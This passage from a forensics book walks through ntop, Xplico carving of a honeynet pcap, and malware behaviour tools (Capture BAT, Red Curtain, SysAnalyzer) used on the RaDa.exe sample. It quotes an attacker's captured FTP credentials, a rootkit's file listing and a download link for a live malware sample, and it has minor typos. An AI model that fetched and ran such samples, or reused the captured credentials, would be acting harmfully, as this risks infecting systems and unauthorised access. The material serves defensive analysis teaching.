Last Packet Seen	Fri Mar 16 03:05:38 2001 [16:32:15]								

Figure 5.1:

Traffic Report

The traffic report for `ntop.pcap` is given by Figure 5.2

Global Protocol distribution

The Global Protocol distribution is given by Figure 5.3.

Traffic Port Distribution

The last minute traffic port distribution view is depicted in Figure 5.4.




Figure 5.2:

Global Protocol Distribution




Figure 5.3:

TCP/UDP Port		Total	Sent	Rcvd
1027	1027	560.1 KBytes	17.4 KBytes	542.7 KBytes
ftp-data	20	560.1 KBytes	542.7 KBytes	17.4 KBytes
39168	39168	7.6 KBytes	4.3 KBytes	3.3 KBytes
camp	4450	7.6 KBytes	3.3 KBytes	4.3 KBytes
sunrpc	111	7.4 KBytes	832	6.5 KBytes
smtp	25	4.5 KBytes	2.0 KBytes	2.5 KBytes
netbios-ns	137	4.3 KBytes	2.2 KBytes	2.2 KBytes
blackjack	1025	3.4 KBytes	555	2.8 KBytes
nicname	43	3.4 KBytes	2.8 KBytes	555
931	931	3.3 KBytes	0	3.3 KBytes
791	791	3.3 KBytes	3.3 KBytes	0
cap	1026	3.1 KBytes	1.3 KBytes	1.8 KBytes
ftp	21	3.1 KBytes	1.8 KBytes	1.3 KBytes
auth	113	3.0 KBytes	1.5 KBytes	1.6 KBytes
1028	1028	2.7 KBytes	1.8 KBytes	904
solid-mux	1029	1.8 KBytes	719	1.1 KBytes
hp-device-disc	3329	1.4 KBytes	752	676
telnet	23	1.4 KBytes	676	752
790	790	1.3 KBytes	1.2 KBytes	144

Figure 5.4:

Drill Down

To drill down to our specific host, click **summary -> Hosts**. You will be able to view a lot more information about the particular host such as that shown in Figure 5.5.

5.4.3 Xplico

Xplico is another great tool used in carving data. The goal of Xplico is to extract from an Internet traffic capture the applications data contained. For example, from a pcap file Xplico extracts each email (POP, IMAP, and SMTP protocols), all HTTP contents, each VoIP call (SIP), FTP, TFTP, and so on. Xplico isn't a network protocol analyzer. Xplico is an open source Network Forensic Analysis Tool (NFAT). Xplico System is composed from 4 macro-components:

- a Decoder Manager called DeMa
- an IP decoder called Xplico
- a set of data manipulators

IP Address	172.16.1.102 [unicast - multihomed] [Purge Asset]
Multihomed Addresses	
Custom Host Name	<input type="text"/>
First/Last Seen	Thu 15 Mar 2001 10:32:3 AM WAT - Fri 16 Mar 2001 03:05:38 AM WAT [Inactive since 8 years, 235 days 11:04:34]
Main Host MAC Address	00:0E:1E:60:70:40
Host Location	Local (inside specified/local subnet or known network list)
IP TTL (Time to Live)	63254 [-0 hop(s)]
Total Data Sent	29.7 KBytes/399 Pkts/0 Retran. Pkts [0%]
Broadcast Pkts Sent	0 Pkts
Data Sent Stats	0 % Rem 100 %
IP vs. Non-IP Sent	IP 100 % Non-IP 0 %
Total Data Rcvd	569.2 KBytes/759 Pkts/0 Retran. Pkts [0%]
Data Rcvd Stats	0 % Rem 100 %
IP vs. Non-IP Rcvd	IP 100 % Non-IP 0 %
Sent vs. Rcvd Pkts	Sent 34.5 % Rcvd 65.5 %
Sent vs. Rcvd Data	Sent 5.0 % Rcvd 95.0 %
Host Type	Known Users
	Printer Name Server root@asd11 [SMTP]

Figure 5.5:

- a visualization system to view data extracted

The relationship between the various components is shown in Figure 5.6




Figure 5.6:

5.4.3.1 Case Study 33: Extracting Rootkits with Xplico

Xplico is currently in version 0.52 and it can be downloaded here⁷.

Installation

We will only build the Xplico console program. Before you can install it, you need to satisfy the following dependencies: *sqlite2* and *sqlite2-devel*. They can be installed with *yum* thus:

```
# yum -y install sqlite2 sqlite2-devel
# tar xzvf xplico-0.5.2.tgz
# cd xplico
# make
```

Once this is done, you will see an Xplico binary application.

Usage

To use, we will still call up our *ntop.pcap* file. Going through the analysis done by Ntop in the previous case study, we can see ftp and smtp connections. This is of much interest to us. Let's see what type of transaction they are.

```
# ./xplico -m pcap -f ntop.pcap
```

Xplico in console-mode permits you to decode a single pcap file, directory of pcap files or decode in real-time from an ethernet interface (eth0, eth1, ...). To select the input type you have to use '-m' option. The '-m' option allows you to load a particular Xplico capture interface. The possible capture interfaces are 'pcap' and 'rltm'. From the above command run, we are enlisting the help of the pcap interface. In console-mode all files extracted by Xplico are placed, by default, in *tmp/xplico/* sub-directory of the current directory, every protocol has its own directory, and inside this directory you can find the decoded data. Let's first take a pique at the smtp directory

⁷<https://sourceforge.net/projects/xplico/>

```
# cd tmp/sntp
# ls -l
total 4
-rw-rw-r-- 1 fx fx 1089 2009-11-06 08:28 smtp_1257492504_0x8a06f70_0.eml
# file smtp_1257492504_0x8a06f70_0.eml
smtp_1257492504_0x8a06f70_0.eml: RFC 822 mail text
```

Opening it up reveals that this is a mail sent from `root@localhost` to a yahoo mail account `bidi_damm@yahoo.com` with detailed information about the host including kernel version, host-name, IP address, processor model and speed as well as disk partitions. Interesting!

We go further now to assess the `ftp` subdirectory.

```
# cd ../ftp
# ls -l
total 520
-rw-rw-r-- 1 fx fx 520333 2009-11-06 08:28 ftp_1257492504_0x89f7478_1.bin
-rw-rw-r-- 1 fx fx 701 2009-11-06 08:28 ftp_1257492504_0xb75bb5e0_0.txt
```

Two files. However what type of files are they. We can check thus

```
# file ftp_1257492504_0x89f7478_1.bin
ftp_1257492504_0x89f7478_1.bin: gzip compressed data, from Unix,
last modified: Sat Mar 3 04:09:06 2001
# file ftp_1257492504_0xb75bb5e0_0.txt
ftp_1257492504_0xb75bb5e0_0.txt: ASCII text, with CRLF line terminators
```

So the `bin` file is a compressed file. First lets examine the content of the text file.

```
# cat ftp_1257492504_0xb75bb5e0_0.txt
```

The output of the file is depicted in Figure 5.7

We can see an FTP connection to a server on `193.231.236.41` with username `soane` and password `i2ttgcj1d`. This attacker then went on to download a binary file `lk.tgz` (52033 bytes). That explains the other binary file in the folder. Let's confirm the size of that file

```

220-
220-
220-           H O M E . R O
220-
220-           This server is for HOME.R0 members only.
220-           Go to http://www.home.ro/ to register.
220-
220-           No anonymous access allowed.
220-
220-
220 ProFTPD 1.2.0rc3 Server (HOME.R0 Members FTP) [193.231.236.41]
USER soane
331 Password required for soane.
PASS i2ttgcjld
230 User soane logged in.
SYST
215 UNIX Type: L8
TYPE I
200 Type set to I.
PORT 172,16,1,108,4,3
200 PORT command successful.
RETR lk.tgz
150 Opening BINARY mode data connection for lk.tgz (520333 bytes).
226 Transfer complete.
421 Idle Timeout (240 seconds): closing control connection.

```

Figure 5.7: QUIT

```

# du -b ftp_1257492504_0x89f7478_1.bin
520333 ftp_1257492504_0x89f7478_1.bin

```

The same size as *lk.tgz*. Now let's decompress the file and see the output.

```

# tar xvf ftp_1257492504_0x89f7478_1.bin
# cd last
# ls
cleaner inetd.conf last.cgi logclear mkxfs pidfile s services ssh
sshd_config ssh_host_key.pub top ifconfig install linsniffer lsattr
netstat ps sense sl2 ssh_config ssh_host_key ssh_random_seed

```

Judging by the content of this directory, it looks like we are dealing with a rootkit. I am pretty sure that this is the attacker's modified versions of some Unix binaries together with some config files for *ssh*, *services* and *inetd*.

5.5 Malware Propagation

Almost all the different types of malware have some form of embedded behaviour which is only exhibited under certain conditions. Some of these trigger-based behavioural patterns are time bombs, logic bombs, and botnet programs which respond to commands. Static analysis of malware often provides little utility due to code packing and obfuscation. Vanilla dynamic analysis only provides limited view since those trigger conditions are usually not met. How can we design automatic analysis methods to uncover the trigger conditions and trigger-based behaviour hidden in malware? Furthermore, from the previous sections, it is also clear that we need a mechanism and a way to analyze all sorts of malware such as key-loggers, spyware, rootkits, backdoor accesses that leak users' sensitive information and breach users' privacy. We need to know what it takes to have a unified approach to identifying such privacy-breaching malware despite their widely-varied appearance. Even though most anti-virus applications are getting better at detecting these malware, a minute but significant number of malware still manage to escape the automated scanning and detection process to wreak untold havoc on corporate networks and hosts. Unfortunately, this number is growing daily.

It is therefore absolutely essential for administrators to find another method of uncovering a malicious binary. This can be achieved by manually examining it without reliance on the automated scanning engines. At the minimum the level of information desired should be determining if a binary is malicious or not (behaviour analysis) and perhaps in more advanced cases to completely reverse engineer the binary if need be (code analysis).

5.5.1 Malware Behaviour Analysis

There are two primary techniques used in malware analysis - *code* and *behaviour* analysis. Code analysis involves studying the source code of the binary but this is a handicap because in almost all cases, the source code for malware is typically not available. Malware is more often than not distributed in the form of binaries. Of course malware binaries can be examined using debuggers and disassemblers, however, the use of these techniques is easily beyond the reach of all but the technically adept minority because of the required specialized knowledge as well as the very steep learning curve needed to acquire it. Given sufficient time, any binary, however large or complicated, can be reversed completely by using code analysis techniques. Because of the relative technicalities involved in code analysis, we will not consider it as an option. Having said that, we will examine the second technique. Behaviour analysis is more free form in nature and more tuned to the behavioural aspects of malware. It makes use of a tightly controlled environment (such as a virtual machine environment) where such a

binary can be kept to monitor its its behaviour. It examines and monitors environmental changes like file system, registry, network, as well as its propagation across the the network, its communication with remote devices, and so on. These information are then collected and analyzed and the complete picture is reconstructed from these different bits of information.

In the following sections we will examine methods of automatic exploration of program execution paths in malware to uncover trigger conditions and trigger-based behaviour, using dynamic symbolic execution. We will also attempt to provide an in-depth analysis of the input/output behaviour of malware.

5.5.2 Capture Behaviour Analysis Tool

Capture BAT⁸ is a behavioural analysis tool for the Win32 operating system family. Capture BAT is able to monitor the state of a system during the execution of applications and processing of documents, which provides an analyst with insights on how the software operates even if no source code is available. Capture BAT monitors state changes on a low kernel level and can easily be used across various Win32 operating system versions and configurations.

Capture BAT provides a powerful mechanism to exclude event noise that naturally occur on an idle system or when using a specific application. This mechanism is fine-grained and allows an analyst to take into account the process that cause the various state changes. As a result, this mechanism even allows Capture BAT to analyze the behaviour of documents that execute within the context of an application, for example the behaviour of a malicious Microsoft Word document.

5.5.2.1 Functional Description

Capture BAT analyzes the state of the operating system and applications that execute on the system by monitoring the file system, the registry, and process monitor and generating reports for any events received by the three monitors

Since normal events are constantly generated, portable exclusion lists instruct the monitors to omit events from the final report. There is one exclusion list for each monitor: *FileSystemMonitor.exl*, *RegistryMonitor.exl*, and *ProcessMonitor.exl*. The exclusion lists are simple text based files that can be created once and moved around different environments and configurations. This allows the analyst community to create a set of reusable exclusion lists that can be shared.

⁸<http://www.nz-honeynet.org/capture-standalone.html>

For example, one could create an exclusion list for an idle Microsoft Windows XPSP2 system. Analysts can reuse this list and customize it for their specific needs.

Each not-excluded event that is triggered during the execution of Capture BAT is output into a report. The report includes the name of the monitor and the event information.

5.5.2.2 Technical Description

Capture BAT consists of two components, a set of kernel drivers and a user space process. The architectural diagram is shown in Figure 5.8. The kernel drivers operate in kernel space and use event-based detection mechanisms for monitoring the system's state changes that application like Microsoft Word and Internet Explorer cause. The user space process, which communicates with the kernel drivers, filters the events based on the exclusion lists and outputs the events into a report. Each component is written in unmanaged C code.




Figure 5.8:

5.5.2.3 Kernel Drivers

The Capture BAT uses kernel drivers to monitor the system by using the existing kernel call-back mechanism of the kernel that notifies registered drivers when a certain event happens. These callbacks invoke functions inside of a kernel driver and pass the actual event information so that it can either be modified or, in Capture BAT's case, monitored. The following callback functions are registered by Capture BAT:

- CmRegistryCallback
- PsSetCreateProcessNotifyRoutine
- FilterLoad, FltRegisterFilter

When events are received inside the Capture BAT kernel drivers, they are queued waiting to be sent to the user space component of the tool. This is accomplished by passing a user allocated buffer from user space into kernel space where the kernel drivers then copy information into that buffer, so the application can process it in user space.

5.5.2.4 User Space Process

The user space process is an application that resides in user space. It is the entry point of the Capture BAT application. It is responsible to load the drivers, process the events received by the drivers and output the events to the report.

As mentioned above, the user space application, once it has loaded the drivers, creates a buffer and passes it from user space to the kernel drivers. Passing of the buffer occurs via the Win32 API and the IO Manager. The kernel drivers copy the event data into the buffer, so the user level application can process the events. Each event is serialized and compared against the entries in the exclusion list. The exclusion lists are built using regular expressions, which means event exclusions can be grouped into one line. This functionality is provided by the *Boost::regex* library. For each monitor, an exclusion list is parsed and internally mapped between event types and allowed regular expressions are created. If a received event is included in the list, the event is dropped; otherwise, it is output to the final report that Capture BAT generates.

5.5.2.5 Case Study 34: Installing Capture BAT

Capture BAT requires a certain service pack patch level on the Windows system it is suppose to run on. For Microsoft Windows 2000, it requires service pack 4; for Microsoft Windows XP, it requires service pack 2; and for Microsoft Vista no service pack is needed. Furthermore, Capture BAT requires that the Microsoft Visual C++ 2005 Redistributable Package is installed. Finally, if the network dump functionality is used, Capture BAT requires the WinPcap 4.0.1 libraries.

Installation

Capture, the tool that we have created and present in this paper, does fulfill all three requirements of high confidence in the report, portability and transparency. Capture was originally designed as an open-source high interaction client honeypot, but in stand-alone mode it can also function as a behavioral analysis tool for software running on the Win32 family of operating systems including the latest version of Windows Vista. In this section, we describe its use in stand-alone mode of operation.

Download Capture BAT setup file and execute it. The application will be installed into *C:\program files\capture*. Note that a reboot will be forced by the setup program. For this case study we will examine a piece of malware from the honeynet project *RaDa.zip*. It can be downloaded here⁹.

Warning The binary is a piece of malicious code, therefore precautions must be taken to ensure production systems are not infected. It is recommended to deal with this unknown specimen on a closed and controlled system/network.

Usage

Unzip the *RaDa.zip* file. Run *captureBAT.exe* from the dos prompt as follows then double click on *RaDa.exe* to monitor its execution.

```
C:\> cd ../../
C:\> cd "program files"
C:\Program Files>cd capture
```

⁹<http://old.honeynet.org/scans/scan32/RaDa.zip>


```
C:\Program Files\Capture>captureBAT.exe -c -l file1.txt
Driver already loaded: CaptureProcessMonitor
Driver already loaded: CaptureRegistryMonitor
Loaded filter driver: CaptureFileMonitor
-----
```

The options used are *-l* which outputs the system events to *file1.txt* and *-c* which copies files into the log directory when they are modified or deleted. It's impossible to give the entire output file here so I have made it available here.¹⁰ In the file you can see all the files created, registry entries and processes executed together with date and precise time. Whether or not *RaDa.exe* exhibits viral behaviour and replicates itself or it exhibits spyware qualities to collect information about the user and system remains to be determined in further analysis.

As shown, Capture BAT has successfully been used to determine the behaviour of a malicious document. While further manual analysis remains to be undertaken, the tool allowed us to quickly assess whether the executable was indeed malicious. Such analysis could be done in an automated fashion across a set of applications and documents. Capture also conveyed information about the state changes that occurred on the system. Because the system is now contaminated with malware, an analyst would have to proceed to an offline analysis, but with the information provided in the report, a good foundation has been laid for a speedy and comprehensive offline analysis.

Final Analysis

We have presented the functionality and technical details of this tool that fulfill the needs of the analyst:

1. system state monitoring with high confidence in the generated reports,
2. portability with a future proof state monitoring technique and portable exclusion lists, and
3. transparency through an open-source approach

Capture BAT relies on the kernel callback functions for its information. There is the possibility for a malicious application to modify the kernel and change the functionality of these call

¹⁰<http://inverse.com.ng/book2/file1.txt>

backs. We do not want to put the burden on Capture to determine whether the kernel is intact, because existing tools already allow such an assessment. However, Capture should have the capability to determine whether the kernel was modified during the operation of the software that one would like to analyze. A kernel integrity monitor would provide such functionality and is a top priority for the next version of the tool according to the developers.

5.5.3 Mandiant Red Curtain

Mandiant Red Curtain (MRC) is free software developed for Incident response teams that assist with malware analysis. MRC examines executable files (e.g., .exe, .dll, and so on) to determine how suspicious they are based on a set of criteria. It examines multiple aspects of an executable, looking at specifics such as the entropy (or randomness), indications of packing, compiler and packing signatures, the presence of digital signatures, and other characteristics to generate a threat *score*. This score can be used to identify whether or not a set of binaries can be further investigated.

Mandiant Red Curtain isn't meant to be a signature-based response to file analysis. Its function isn't that. It is more to be used as a utility to investigate the presence of additional files that may not be detected by normal means but still are worthy of further scrutiny by analysts.

MRC attempts to help the Good Guys by providing a way to analyze files for properties that may indicate packing, encryption, or other characteristics that "just don't look right." While it can't magically "Find Evil", it can significantly narrow the scope of analysis. Think of it as a good tracker, helping you side step those caltrops and read the double-backed footprints on a trail.

It attempts to highlight files that may be passed over or attempt to hide in plain sight. MRC can be deployed in a console version which can be installed on a system as well as an Agent mode which delivers a command-line executable file for "roaming" scans on target workstations.

5.5.3.1 MRC Entropy

Analysis of entropy - the measure of disorder and randomness, as it relates to malware, is a unique feature of MRC. According to Mandiant:

One of the fundamental properties of encrypted, compressed, or obfuscated (depending on the method of obfuscation) data is its entropy (or "randomness") tends

to be higher than that of “structured” data, such as user generated documents and computer programs. A measure of entropy isn’t a sure-fire method for identifying malware or the Bad Guy’s hidden data store. A valid user may have encrypted, or more commonly, compressed, information stored on a computer system. However, looking at entropy does provide an excellent filter when you are faced with a multi-gigabyte data reduction problem.

MRC implements a unique sliding-window method for determining the entropy of a file, which makes it useful when analyzing a large block of data that may have small sections that have highly random data, and are therefore potentially interesting to the investigator.

MRC looks for valid Digital Signatures for the executable files, PE (portable executables) Structure Anomalies, imports from other files on the system, and section permissions of code that can be read or contain executable code. MRC considers all these code elements and then generates a threat score for potential malware. The ranges are given below:

- 0.0 - 0.7 - Typically not suspicious, at least in the context of properties that MRC analyzes.
- 0.7 - 0.9 - Somewhat interesting. May contain malicious files with some deliberate attempts at obfuscation.
- 0.9 - 1.0 - Very interesting. May contain malicious files with deliberate attempts at obfuscation.
- 1.0+ - Highly Interesting. Often contains malicious files with deliberate attempts at obfuscation.

5.5.3.2 Case Study 35: Analyzing malware with MRC

MRC is free software and can be downloaded here¹¹.

Installation

MRC installation is point and click so long as .NET 2.0 is already installed. If you do not have it on board, the installer will assist in its installation.

¹¹<http://www.mandiant.com/software/redcurtain.htm>

Usage

As with any malware analysis under sandbox conditions, ensure you are operating in confirmed isolation where you will do no harm to production or critical systems. If reviewing live suspect hosts, there are some recommended steps to include as part of your procedure. If we assume prescribed methodology remember your goals include steps to:

- Identify
- analyze
- Contain
- Eradicate
- Recover
- Prevent

MRC provides ample assistance in that endeavour. MRC can be used directly on the suspect host, but remember the .NET 2.0 framework must be installed. Building the agent package is very simple.

Click on **File -> New -> Deploy Scanning Agent**

This will prepare the files you need to copy to the suspect host you are investigating.

Click on **File -> New -> Scan a File**

Navigate to the file location and double click on it. Figure 5.9 is a snapshot of what is obtained

A red alert with a high score pretty much suggests that this must be a malware of some sort. The outcome depicts an immediate and obvious response from MRC, where the findings are clearly delineated by a high entropy score for *RaDa.exe*. Clicking on the “Details” button and reviewing the **Anomalies** pane reveals quite a bit including *checksum_is_zero*, *contains_eof_data* and *non_ascii_section_name*. The output screen is shown in Figure 5.10

The **Sections** area shows various items such as the section size, type, characteristics (read, execute, code) and the entropy code calculated by Red Curtain. The **Imports** area shows the files that are imported into the file, and function calls.

Mandiant Red Curtain v1.0 - [Unsaved]

File Edit Options Help

Score	File	Size	Entry Point Signature	Entropy	Code Entropy	Anomaly Count	Signed	Details
5,000	C:\Documents and Settings\fx\Desktop\RaDa.exe	198622		1.074	0.394	3	<input type="checkbox"/>	Details

1 record loaded.

Figure 5.9:

C:\Documents and Settings\fx\Desktop\RaDa.exe

Sections

- Entropy = 1.074155
- Detected Signatures
 - UPX v 0.89.6 - 2.X
- .rsrc
 - Size = 3584
 - Type = Resource
 - Characteristics = Read, Write
 - Entropy = 0.2846411
- #####
 - Size = 1536
 - Type = None
 - Characteristics = Read, Write, Execute, Code
 - Entropy = 0.3941751

Imports

- KERNEL32.DLL
 - LoadLibraryA
 - GetProcAddress
 - ExitProcess
- MSVBVM60.DLL
 - MSVBVM60.DLL:026A

Anomalies

- checksum_is_zero
- contains_eof_data
- non_ascii_section_name

Figure 5.10:

5.5.3.3 Roaming Mode

There is a “portable” version of MRC which doesn’t require any installation. The .NET framework requirement isn’t even necessary on target machine. This makes the entire analysis

process very fast and easy.

5.5.3.4 Case Study 36: Roaming Mode Analysis

1. Open the Console version and select **File -> New -> Deploy Scanning Agent**.
2. This copies four required files into the specified folder.
3. To use the Roaming Mode agent, copy the folder to a USB device or the target workstation.
4. Then open Command Prompt window. and type:

```
D:\mrcagent> MRCAgent.exe epcompilersigs.dat eppackersigs.dat roamingsigs \  
-r C:\path\to\folder output.xml
```

where: -r is recurse through subdirectories [off by default]

In this instance the Agent will collect an analysis of all directories and files within a particular folder and store it within *D:\mrcagent\output.xml*.

As a fast way of entering the command, I usually keep text file with the above entry in the same folder and simply copy and paste on the command prompt. The Roaming Mode agent runs very fast as well and makes fairly short work of the folders. Speed will vary depending on system performance as well as variations in file and folder content. When you are done, collect your log file and examine the generated XML file in the MRC Console application.

5.5.4 SysAnalyzer

SysAnalyzer is comprised of four major components. SysAnalyzer itself, Process Analyzer, API Logger and Sniff Hit.

5.5.4.1 SysAnalyzer Overview

SysAnalyzer is an automated malware run time analysis application that monitors various aspects of system and process states. It was designed to enable analysts to quickly build a

comprehensive report on the actions of a binary on a system. It also allows the quick collection, comparison, and reporting on the actions of a binary while running on the system.

The main components of SysAnalyzer work off of comparing snapshots of the system over a user specified time interval. The reason a snapshot mechanism was used compared to a live logging implementation is to reduce the amount of data that analysts must wade through when conducting their analysis. By using a snapshot system, we can effectively present viewers with only the persistent changes found on the system since the application was first run. While this mechanism does help to eliminate allot of the possible noise caused by other applications, or inconsequential runtime nuances, it also opens up the possibility for missing key data. Because of this SysAnalyzer also gives the analyst the option to include several forms of live logging into the analysis procedure.

Note: SysAnalyzer is not a sandboxing utility. Target executables are run in a fully live test on the system. If you are testing malicious code, you must realize you will be infecting your test system.

SysAnalyzer is designed to take snapshots of the following system attributes:

- Running processes
- Open ports and associated process
- Dlls loaded into explorer.exe and Internet Explorer
- System Drivers loaded into the kernel
- Snapshots of certain registry keys

5.5.4.2 Process Analyzer Overview

Process Analyzer is a stand-alone executable that compliments SysAnalyzer. While SysAnalyzer focuses on system analysis, Process analyzer focuses on individual processes.

Process Analyzer can be either run by double clicking it directly, or from the command specifying the process id and whether to run in interactive mode or not. If run manually, process analyzer will present the user with two lists. The upper list shows all of the running processes detected on the system, while the lower list displays the known exploit signatures currently loaded.

5.5.4.3 Api Logger Overview

SysAnalyzer supports a Api-Logger option to add realtime API logging to the analysis output. The API logger that SysAnalyzer uses works by injecting a dll into the target process. Once loaded, the dll will insert a series of detours style hooks into specific api calls. When these API are accessed by any code in the process, they will trigger a notification message which gets sent to the main SysAnalyzer interface. The SysAnalyzer setup package also includes a standalone dll injector/logging interface which can be used outside of the main SysAnalzer application.

5.5.4.4 Sniff Hit Overview

Sniff Hit is a specialized HTTP and IRC sniffer designed to snarf out target communication data and present it in an easily viewable (and copy-able) interface. Also has basic methods to pick up on target traffic that is not on a known or predefined port.

5.5.4.5 Case Study 37: Malware Analysis with SysAnalyzer

SysAnalyzer can be downloaded here¹². Installation is pretty standard on windows XP or Vista.

Usage

We still continue with our malware *RaDa.exe* from the previous section. When first run, SysAnalyzer will present the user with the following configuration wizard Figure 5.11:

The executable path textbox represents the file under analysis. It can be filled in either by

- Dragging and dropping the target executable (*RaDa.exe*) on the SysAnalyzer desktop icon
- Specifying the executable on the command line
- Dragging and Dropping the target into the actual textbox
- Using the browse for file button next to the textbox

¹²<http://labs.iddefense.com/software/malcode.php>




Figure 5.11:

Once this is done, the user can specify the following options to be used for the analysis:

- **Delay** - time in seconds between before and after snapshots
- **Sniff Hit** - whether to launch a specialized http/irc sniffer for analysis
- **Api Logger**- whether to inject a api logging dll into the target
- **Directory Watcher**- whether to monitor filesystem for all file creation activities

These options are saved to a configuration file and do not need to be entered each time. Note that users can also select the "Skip" link in order to proceed to the main interface where they can manually control the snapshot tools.

Once these options are filled in and the user selects the "Start button" the options will be applied, a base snapshot of the system taken, and the executable launched. Figure 5.12 is a screenshot of what is obtained.

Each logged category is stored on its own tab in the main interface. The report link to the bottom right of the main interface can conglomerate all of this log data and place it into a simple text report for the user.

Some tabs have their own options, buttons, and right click menus such as the running process tab shown above. Users are encouraged to explore the interface and its different settings. They should all be straight forward and will not be discussed more in depth here.

If the user pressed the Start button on the wizard interface, a label on the main form will display a count down before the "after" snapshot is taken and analysis concludes.




Figure 5.12:

When the timer reaches 0, the second snapshot will be taken, and the diff report displayed in the main interface. If only one new process is found to be running, process analyzer will be launched to analyze it specifically.

